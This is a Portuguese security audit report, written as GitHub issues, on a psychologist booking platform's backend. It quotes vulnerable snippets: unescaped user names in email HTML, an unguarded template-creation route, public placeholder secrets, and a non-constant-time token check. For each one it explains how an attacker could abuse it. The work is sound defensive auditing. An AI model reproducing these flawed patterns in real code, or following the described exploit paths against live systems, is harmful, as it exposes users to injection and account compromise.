P3	Consolidar <code>isMetricsAdmin()</code> em <code>billing.controller.ts</code> para reusar AdminGuard em vez de duplicar a lógica	F14	Reduz risco de a rota <code>/billing/metrics</code> não herdar futuros endurecimentos do AdminGuard.

Issues para o GitHub

Texto pronto para colar em issues do GitHub — um bloco por issue, delimitado por --- ISSUE n --- / --- FIM ISSUE n ---. Achados triviais relacionados foram agrupados na mesma issue para evitar spam.

Nota: todas as issues abaixo referem-se a achados que já foram corrigidos no código no mesmo dia desta auditoria (31/08/2026). O texto é mantido como registro pronto para abrir no GitHub já como issue fechada/histórico de correção, ou para servir de changelog — não representa mais um problema em aberto.

--- ISSUE 1 ---

Título: [Segurança] XSS armazenado em e-mails de indicação (referral) via nome de usuário não escapado

Labels sugeridas: security, critical

Refs. achados: F01

Problema

sendReferralWelcomeBonus e sendReferralReward em backend/src/modules/email/email.service.ts:387-419 interpolam o nome do usuário direto em HTML (\${referredName}) sem passar por escapeHtml(), ao contrário de outros templates do mesmo arquivo que já escapam corretamente.

Os nomes vêm de backend/src/modules/referral/referral.service.ts:84-88 e :109-113, sem sanitização entre a origem (perfil do usuário) e o template.

Por que é explorável

O usuário A define o próprio nome de cadastro/perfil como um payload HTML (ex:). Quando o usuário B usa o link de indicação de A, B recebe um e-mail com o nome de A cru. Quando B qualifica a indicação, A recebe um e-mail com o nome de B cru. **Atacante e vítima são contas diferentes.**

Evidência

backend/src/modules/email/email.service.ts:387-419

```
html: this.wrap(`<p>Olá, ${referredName}! ...</p>` /* sem escapeHtml */)
backend/src/modules/referral/referral.service.ts:84-88
```

```
await this.email.sendReferralWelcomeBonus(
  newUser.name, newUser.email, master.referrer?.name ?? 'um colega'
)
```

Impacto

Injeção de HTML arbitrário no corpo de um e-mail transacional recebido por outra conta — phishing visual, links falsos, defacement do template. Impacto de execução de script é parcialmente mitigado por sanitização de clientes de e-mail modernos, mas não deve ser a única defesa.

Sugestão de correção

Aplicar this.escapeHtml() (já existente e usado em outros templates do mesmo arquivo) a referredName e a qualquer outro campo de nome interpolado nesses dois métodos.

Critérios de aceite

- sendReferralWelcomeBonus escapa referredName (e demais campos de usuário) antes de interpolar no HTML
- sendReferralReward escapa referrerName/referredName antes de interpolar no HTML
- Teste automatizado cobrindo um nome contendo <, >, &, " confirmando que o HTML final não contém tags não escapadas

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

Título: [Segurança] XSS via nome de paciente não autenticado no e-mail de solicitação de agendamento

Labels sugeridas: security, high

Refs. achados: F02

Problema

sendBookingRequest em backend/src/modules/email/email.service.ts:253-268 interpola patientName, date e time direto no HTML sem escapeHtml(). patientName vem do formulário público de agendamento (sem login).

Por que é explorável

É a superfície de XSS mais exposta do sistema: o atacante **não precisa de conta**, só precisa preencher o campo nome do formulário público de agendamento (/agendar/:slug) com um payload HTML/JS. A vítima é o psicólogo dono da agenda, que recebe o e-mail com o payload não escapado.

Evidência

backend/src/modules/notifications/notifications.service.ts:1479-1484

```
await this.email.sendBookingRequest(  
  booking.patientName, page.psychologist.email, booking.date, booking.time, confirmUrl  
)
```

backend/src/modules/email/email.service.ts:253-268

```
html: this.wrap(`

...<strong>${patientName}</strong> solicitou agendamento para  
<strong>${date}</strong> às <strong>${time}</strong>...</p>`)


```

Impacto

Injeção de HTML/possível XSS contra o e-mail do psicólogo a partir de um input 100% não autenticado — maior prioridade de correção entre os achados de XSS.

Sugestão de correção

Aplicar escapeHtml() a patientName, date e time em sendBookingRequest antes da interpolação.

Critérios de aceite

- sendBookingRequest escapa patientName antes de interpolar no HTML
- Teste automatizado com nome contendo payload HTML confirmando saída escapada
- Revisão dos demais campos vindos do formulário público (date, time) quanto à mesma proteção

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

Título: [Segurança] Templates de e-mail restantes sem escapeHtml (confirmação de agendamento, envio de documento, boas-vindas)

Labels sugeridas: security, medium

Refs. achados: F04, F08, F09

Problema

Além dos dois casos críticos/altos já reportados em issues separadas, outros templates de e-mail em backend/src/modules/email/email.service.ts também interpolam campos de usuário sem escapeHtml():

- sendBookingConfirmation, ramo padrão sem mensagem customizada (:280-283) — cross-user quando o profissional cria o agendamento em nome do paciente.
- sendDocumentEmail (:456-492) — recipientName, docTitle, psychologistName sem escape; cross-user (profissional → paciente).
- sendWelcome, sendPasswordReset, sendEmailVerification, sendTrialEndingReminder (linhas 189, 215, 238, 375) — sem escape, mas self-XSS (destinatário é o próprio dono do nome).

Por que é explorável

Mesma classe de falta de tratamento de input das issues F01/F02, com impacto e probabilidade menores (self-XSS ou requer que o atacante seja o profissional, não o paciente). Agrupados aqui por serem correções mecânicas idênticas em pontos de menor exposição.

Evidência

backend/src/modules/email/email.service.ts:280-283

```
: `<p>Olá, ${patientName.split(' ')[0]}! Sua sessão para <strong>${date}</strong> às
  <strong>${time}</strong> foi confirmada.</p>`
```

backend/src/modules/email/email.service.ts:456-492 (sendDocumentEmail)

```
html: this.wrap(`<p>Olá, ${opts.recipientName}. Segue em anexo o documento
  <strong>${opts.docTitle}</strong>, emitido por <strong>${opts.psychologistName}</strong>
  ...`)
```

Impacto

Baixo a médio — a maioria dos cenários é self-XSS; sendDocumentEmail é cross-user mas exige que o profissional (não o paciente) seja o atacante.

Sugestão de correção

Aplicar escapeHtml() de forma consistente em todos os campos de usuário interpolados nesses 6 métodos, seguindo o padrão já usado em sendBookingCancellation/sendSessionReminder/sendProUpgradeOffer no mesmo arquivo.

CrITÉRIOS de aceite

- sendBookingConfirmation (ramo padrão) escapa patientName/date/time
- sendDocumentEmail escapa recipientName/docTitle/psychologistName
- sendWelcome/sendPasswordReset/sendEmailVerification/sendTrialEndingReminder escapam name/firstName
- Considerar extrair um helper de template (safeInterpolate) para eliminar a classe inteira de erro futura

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

Título: [Segurança] POST /templates sem AdminGuard permite envenenar template global padrão

Labels sugeridas: security, high

Refs. achados: F03

Problema

backend/src/modules/templates/templates.controller.ts:24-28 expõe POST /templates protegido apenas por JwtAuthGuard + CsrfGuard (sem AdminGuard). A entidade Template não tem coluna de tenant — é uma tabela global servida a todos os usuários via findAll()/findByType(). CreateTemplateDto aceita isDefault?: boolean livremente.

Por que é explorável

Qualquer conta autenticada (mesmo plano Free) pode criar um template com isDefault: true e conteúdo malicioso/phishing. Como o seed só roda em onModuleInit e findByType() ordena por createdAt ASC, o template do atacante passa a coexistir com os defaults reais e pode ser servido a **outros psicólogos**, inserindo conteúdo controlado pelo atacante em documentos/recibos/mensagens de WhatsApp que outros profissionais enviam a seus próprios pacientes.

Evidência

backend/src/modules/templates/templates.controller.ts:24-28

```
@Post()
@UseGuards(JwtAuthGuard, CsrfGuard)
create(@Body() dto: CreateTemplateDto) {
  return this.templates.create(dto)
```

```
}  
backend/src/modules/templates/dto/create-template.dto.ts:19-21  
  
isDefault?: boolean
```

Impacto

Conteúdo controlado por um atacante servido a outros usuários do produto (não apenas ao próprio atacante) — phishing, desinformação, ou quebra de confiança em documentos/recibos oficiais gerados pela plataforma.

Sugestão de correção

Adicionar AdminGuard a POST /templates (e a qualquer outra mutação que aceite `isDefault: true`), ou introduzir um escopo de tenant para templates criados por usuários comuns, mantendo `isDefault` restrito a administradores.

Critérios de aceite

- POST /templates exige AdminGuard (ou `isDefault` é ignorado/forçado a `false` para não-admins)
- Teste automatizado confirmando 403 para usuário comum tentando setar `isDefault: true`
- Auditoria manual dos templates atualmente marcados `isDefault: true` no banco de produção, para confirmar que nenhum foi criado por conta não-admin

--- FIM ISSUE 4 ---

--- ISSUE 5 ---

Título: [Segurança] Validação de startup não rejeita os valores-placeholder do .env.example para segredos críticos

Labels sugeridas: security, medium

Refs. achados: F05

Problema

backend/src/main.ts:25-33 rejeita o boot se JWT_SECRET/SIGN_SECRET/ENCRYPTION_KEY tiverem menos de 32 caracteres — mas os placeholders do próprio backend/.env.example (linhas 16, 23, 77) já têm mais de 32 caracteres, então passam na validação sem serem trocados.

Por que é explorável

Se alguém copiar .env.example para .env em produção sem editar os valores, o boot passa normalmente com um segredo previsível e público (está no repositório). Um atacante que leia o .env.example forjaria JWTs válidos, assinaturas de documento e leria dados "criptografados" com a chave conhecida.

Evidência

backend/.env.example:16, 23, 77

```
JWT_SECRET=your-super-secret-jwt-key-change-in-production-min-32-chars  
SIGN_SECRET=your-sign-secret-key-change-in-production-min-32-chars  
ENCRYPTION_KEY=change-this-encryption-secret-min-32-chars
```

Impacto

Compromisso total de autenticação/assinatura/criptografia se o erro operacional ocorrer — severidade condicional, mas alta caso se materialize.

Sugestão de correção

Em main.ts, além do comprimento, comparar o valor lido contra a lista de placeholders conhecidos do .env.example e falhar o boot se houver coincidência.

Critérios de aceite

- Boot falha se JWT_SECRET/SIGN_SECRET/ENCRYPTION_KEY for igual a um dos placeholders documentados
- Mensagem de erro clara indicando que o valor precisa ser gerado com `openssl rand -hex 32`

■ Teste automatizado cobrindo o cenário de placeholder não trocado

--- FIM ISSUE 5 ---

--- ISSUE 6 ---

Título: [Segurança] Comparação de token não constant-time no webhook de prospecção

Labels sugeridas: security, medium

Refs. achados: F07

Problema

backend/src/modules/prospecting/webhooks/prospecting-webhook.controller.ts:29 usa token !== expectedSecret (comparação de string simples) em vez de crypto.timingSafeEqual, diferente do webhook do WhatsApp Cloud no mesmo repositório, que já usa comparação timing-safe corretamente.

Por que é explorável

Permite teoricamente um ataque de timing para recuperar PROSPECTING_WEBHOOK_SECRET byte a byte. Viabilidade prática depende de jitter de rede/infra (risco baixo-médio em produção real), mas é um desvio do padrão correto já estabelecido no mesmo código.

Evidência

backend/src/modules/prospecting/webhooks/prospecting-webhook.controller.ts:29

```
if (token !== expectedSecret) {
```

Sugestão de correção

Trocar por crypto.timingSafeEqual, seguindo o padrão de whatsapp-cloud-webhook.controller.ts:52-63 (checando comprimento antes da comparação para evitar exceção por tamanhos diferentes).

Critérios de aceite

■ Comparação usa timingSafeEqual com checagem de comprimento prévia

■ Teste automatizado confirmando rejeição de token inválido de mesmo comprimento e de comprimento diferente

--- FIM ISSUE 6 ---

--- ISSUE 7 ---

Título: [Segurança] setApproved (depoimentos) não valida consentimento público no backend — risco de compliance/LGPD

Labels sugeridas: security, low, compliance

Refs. achados: F12

Problema

backend/src/modules/testimonial/testimonial.controller.ts:44-51 (PATCH /feedback/admin/testimonials/:id) não valida no backend se body.approvedForPublic === true só é permitido quando publicConsent do usuário é verdadeiro — essa regra existe apenas como botão desabilitado no frontend (TestimonialsPage.tsx:44).

Por que é explorável

Não é uma escalção de privilégio (a rota já exige AdminGuard). É um risco de compliance/LGPD: um admin (ou um script/erro operacional) que chame a rota diretamente poderia publicar um depoimento sem o consentimento explícito do usuário.

Evidência

backend/src/modules/testimonial/testimonial.controller.ts:44-51

```
@Patch('admin/testimonials/:id')
@UseGuards(JwtAuthGuard, CsrfGuard, AdminGuard)
setApproved(@Param('id') id: string, @Body() dto: SetApprovedDto) { ... }
```

Sugestão de correção

Adicionar checagem no service: rejeitar `approvedForPublic: true` se `publicConsent` do registro não for verdadeiro.

Critérios de aceite

■ Backend rejeita (400/403) tentativa de aprovar depoimento público sem `publicConsent: true`

■ Teste automatizado cobrindo o cenário

--- FIM ISSUE 7 ---

--- ISSUE 8 ---

Título: [Segurança] Pequenos endurecimentos: e-mail admin hardcoded, entropia de `signCode`, `RequirePlan` ausente em preferences, duplicação de `AdminGuard`, fallback de token legado

Labels sugeridas: security, low

Refs. achados: F06, F10, F11, F13, F14

Problema

Cinco desvios de baixa severidade, agrupados por serem correções pequenas e independentes:

1. **E-mail admin hardcoded** — `backend/src/common/guards/admin.guard.ts:4` e `backend/src/modules/billing/billing.controller.ts:128` usam `process.env.ADMIN_EMAILS` ?? `'gilsonfilho96@outlook.com'` como fallback, concedendo privilégio de admin silenciosamente se a env var não for configurada. 2. **Entropia de `signCode`** — `backend/src/modules/documents/documents.service.ts:56-67` usa só 8 hex chars (32 bits) do HMAC para o código de verificação pública de documentos. 3. **`RequirePlan` ausente em preferences** — `backend/src/modules/auth/auth.controller.ts:224-229` permite gravar preferências de cobrança automática (Pro) mesmo para contas Free, embora a ação real de disparo já seja corretamente bloqueada no ponto de execução (`NotificationsService.sendWhatsApp`). 4. **Duplicação de `AdminGuard`** — `backend/src/modules/billing/billing.controller.ts:100-133` reimplementa a checagem de admin em vez de reusar `AdminGuard`. 5. **Fallback de token legado** — `backend/src/modules/booking/booking.service.ts:499-503, 960-979` ainda compara `confirmationToken` em texto puro além do hash, para compatibilidade com registros antigos.

Por que é explorável

Nenhum item é explorável isoladamente por um usuário comum hoje — são todos reforços de defesa em profundidade ou reduções de superfície residual.

Sugestão de correção

- (1) Remover o fallback hardcoded; falhar o boot se `ADMIN_EMAILS` ausente em produção.
- (2) Aumentar `signCode` para 12-16 hex chars.
- (3) Adicionar `@RequirePlan('pro')` em `PATCH /auth/preferences` para os campos de cobrança automática.
- (4) Trocar `isMetricsAdmin()` por `@UseGuards(JwtAuthGuard, AdminGuard)` em `GET /billing/metrics`.
- (5) Confirmar ausência de registros legados com token em texto puro e remover o fallback.

Critérios de aceite

■ `ADMIN_EMAILS` obrigatória em produção (main.ts falha sem ela)

■ `signCode` usa 12-16 hex chars

■ `PATCH /auth/preferences` exige plano Pro para campos de cobrança automática

■ `GET /billing/metrics` usa `AdminGuard`

■ Fallback de token em texto puro removido (após confirmação de que não há registros legados)

--- FIM ISSUE 8 ---